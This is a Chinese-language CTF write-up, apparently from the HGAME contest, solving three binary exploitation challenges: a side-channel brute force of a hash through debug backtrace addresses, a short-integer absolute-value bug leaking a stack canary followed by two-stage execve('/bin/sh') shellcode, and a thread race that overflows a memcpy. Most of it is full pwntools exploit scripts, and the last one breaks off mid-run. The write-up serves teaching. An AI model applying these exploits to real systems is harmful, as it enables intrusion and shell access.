  比如第一个字符错误由0x18491-0x184B7代码处理,第二个字符错误由0x184B7-0x184DD代码处理 这样配合调试信息中的这一行,就可以通过侧信道的方式爆破哈希的每一位,从而得到完整的哈希 ``` 11: 0x5615a05394b7 - guess::verify::h4e5e60253993031b ``` 所以正确的思路是通过侧信道爆破哈希,随后获取shell ```python from pwn import * from LibcSearcher import * from ctypes import * context(os="linux",arch="amd64",log_level="debug") io = process("./pwn") # io = remote("cloud-middle.hgame.vidar.club",30148) # io = gdb.debug("./pwn") # elf = ELF("./pwn") # libc = ELF("./libc-2.31.so") stop = pause S = pause leak = lambda name, address: log.info("{} ===> {}".format(name, hex(address))) x64 = lambda : u64(ru(b"\x7f")[-6:].ljust(8,b'\x00')) s = io.send sl = io.sendline sla = io.sendlineafter sa = io.sendafter slt = io.sendlinethen st = io.sendthen r = io.recv rn = io.recvn rr = io.recvregex ru = io.recvuntil ra = io.recvall rl = io.recvline rs = io.recvlines rls = io.recvline_startswith rle = io.recvline_endswith rlc = io.recvline_contains ia = io.interactive cr = io.can_recv hex_chars = [chr(i) for i in range(ord('0'), ord('9')+1)] + [chr(i) for i in range(ord('a'), ord('f')+1)] flag_hash = b"" for i in range(len(flag_hash)//2, 63): for j in hex_chars: flag = False for k in hex_chars: ch = (j+k).encode() ru(b":") sl((flag_hash+ch).ljust(128, b"A")) ru(b"11:") ru(b"0x") r(9) addr = int(r(3), 16) leak("addr", addr) idx = (addr-0x4B7)//(0x4DD-0x4B7) leak("idx", idx) if idx != i: flag_hash += ch flag = True print("flag_hash --> ", flag_hash) break if flag: break pause() for j in hex_chars: flag = False for k in hex_chars: ch = (j+k).encode() ru(b":") sl((flag_hash+ch).ljust(128, b"A")) sl("cat /flag") ia() ``` ### adrift  栈上有可执行权限,因此可以考虑在栈上注入shellcode IDA打开分析一下程序的功能  可以看到这道题目的canary是个全局变量,其中的内容是个栈地址  退出main函数的时候会对canary进行校验,如果canary被修改则执行`exit(0)`  当输入0时为add功能,此时会让我们输入way和distance,输入way的时候很明显存在一个栈溢出,但是由于canary的限制无法直接修改,要先想办法泄露一个栈地址,qmemcpy这一串就是将我输入的way复制到可写地址中,可以忽略;完成qmemcpy后会将buf内容置零随后让我们输入distance存入`dis[i]`中  delete功能就是将指定位置i的`dis[i % 201]`清空  show功能就是将v2取绝对值,随后输出`dis[v2]`  edit功能是对v6取绝对值,随后修改`dis[v6]` 这道题的漏洞点在于,show和edit中我们的输入都是`short` 整型,其最小值为-32768 因为-32768的二进制表示是 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0,对于一个负数取反就要**按位取反,再加1** 按位取反之后为 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1,将结果加一为 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0,可以看到与原先的-32768表示一样 因此当我们在show功能输入-32768时,取反后仍为-32768,其小于199,因此可以成功泄露`dis[-32768]`的数据,我们从gdb的角度看一下这个地址存储着什么  可以看到这里存储的就是canary的值——栈地址,通过这种方式我们就可以泄露出canary 这样我们就可以通过栈溢出挟持返回地址了,由于存在memset因此我们要将shellcode写在没有被初始化的空间中 ```python s(b"A"*0x3ea + p64(canary) + b"A"*0x10 + b"B"*0x8) ``` 这样构造payload我们一方面测试返回地址有无被覆盖,一方面看那一段payload没有被清空  因此要在字符A的地方写入shellcode,将字符B的地方写上字符A的地址,就可以成功执行到shellcode,但是由于shellcode只有0x10字节,因此可以先构造一个read再输入一段shellcode,在第二段shellcode中执行`execve("/bin/sh", 0, 0)` ```python #!/usr/bin/python3 # -*- encoding: utf-8 -*- from pwncli import * from LibcSearcher import * from ctypes import * # use script mode cli_script() # get use for obj from gift io: tube = gift['io'] elf: ELF = gift['elf'] libc: ELF = gift['libc'] def cmd(i, prompt=b"choose> "): sla(prompt, i) def add(co, dis): cmd(b"0") ru(b"way>") s(co) ru(b"distance>") sl(str(dis).encode()) # ...... def edit(idx, dis): cmd(b"3") ru(b"index>") sl(str(idx).encode()) ru(b"a new distance>") sl(str(dis).encode()) # ...... def show(idx): cmd(b"2") ru(b"index>") sl(str(idx).encode()) # ...... def dele(idx): cmd(b"1") ru(b"index>") sl(str(idx).encode()) # ...... leak = lambda name, address: log.info("{} ===> {}".format(name, hex(address))) x64 = lambda : u64(ru(b"\x7f")[-6:].ljust(8,b'\x00')) show(-32768) ru(b": ") canary = int(r(15)) leak("canary", canary) shell1 = """ pop rdi pop rdx pop rdx pop rsi sub rsi, 0x113 syscall """ shell1 = asm(shell1) cmd(b"0") ru(b"way>") s((b"AA").ljust(0x3ea, b"A") + p64(canary) + (shell1).ljust(0x10, b"A") + p64(canary+0x410)) ru(b"distance>") sl(str(1).encode()) # pause() cmd(b"4") shell2 = """ mov rax, 59 xor rsi, rsi xor rdx, rdx mov rdi, 0x68732f6e69622f push rdi mov rdi, rsp syscall """ shell2 = asm(shell2) pause() sl(shell2) ia() ``` ### Producer and Consumer  很明显是个多线程题,将sem初始化为8,随后每调用一次`sem_wait(&sem)`都会将其值减一,每调用一次`sem_post(&sem)`都会将其值加一,退出work函数之后将其结果复制到dest中,复制字节数是`8 * num`  这是work函数的内容,可以看到它通过我们的输入启动produce线程和consume线程  这是consume的主要功能,其实有用的就只有`sem_post(&sem)`一行  这是produce函数的内容,可以看到程序先抢锁,抢到锁之后如果num小于等于7则直接释放锁。在锁mutex释放时线程会sleep一段时间,在这里就存在线程竞争的问题了。比如现在num是7,有两个线程来抢锁,一个线程是A一个线程是B,A比B快0.1s,这样A先抢到锁,随后释放后执行`sleep(1)`,在sleep过程中B也抢到锁了,此时由于A线程还未执行到`num = (num + 1) % 11`,因此线程B在判断num小于等于7时,num还是7通过了判断,这样的结果就是num最终会被加两次,num的最终值是9,进而引发main函数中的`memcpy(dest, src, 8 * num)`造成栈溢出 在这道题目中,根据线程当前的num不同会像堆上的相邻地址写入不同的值,最后通过memcpy函数复制到栈上。为了造成栈溢出,同时覆盖返回地址,要求num最终的结果是10,同时需要严格控制好每个线程,使其写入的数据不冲突,不混乱 ```python from pwn import * from LibcSearcher import * from ctypes import * context(os="linux",arch="amd64",log_level="debug") io = process("./pwn") # io = remote('cloud-middle.hgame.vidar.club', 32236) # io = gdb.debug("./pwn") elf = ELF("./pwn") libc = ELF("./libc-2.31.so") stop = pause S = pause leak = lambda name, address: log.info("{} ===> {}".format(name, hex(address))) x64 = lambda : u64(ru(b"\x7f")[-6:].ljust(8,b'\x00')) s = io.send sl = io.sendline sla = io.sendlineafter sa = io.sendafter slt = io.sendlinethen st = io.sendthen r = io.recv rn = io.recvn rr = io.recvregex ru = io.recvuntil ra = io.recvall rl = io.recvline rs = io.recvlines rls = io.recvline_startswith rle = io.recvline_endswith rlc = io.recvline_contains ia = io.interactive cr = io.can_recv def cmd(i, prompt=b"input your choice>>"): sla(prompt, i) def produce(co): cmd(b"1") s(co) # ...... def consume(): cmd(b"2") consume() consume() consume() produce(b"11111111") sleep(6) produce(b"22222222") sleep(6) produce(b"33333333") sleep(6) produce(b"44444444") sleep(6) produce(b"55555555") sleep(6) produce(b"66666666") sleep(6) produce(b"77777777") sleep(0.15) produce(b"88888888") 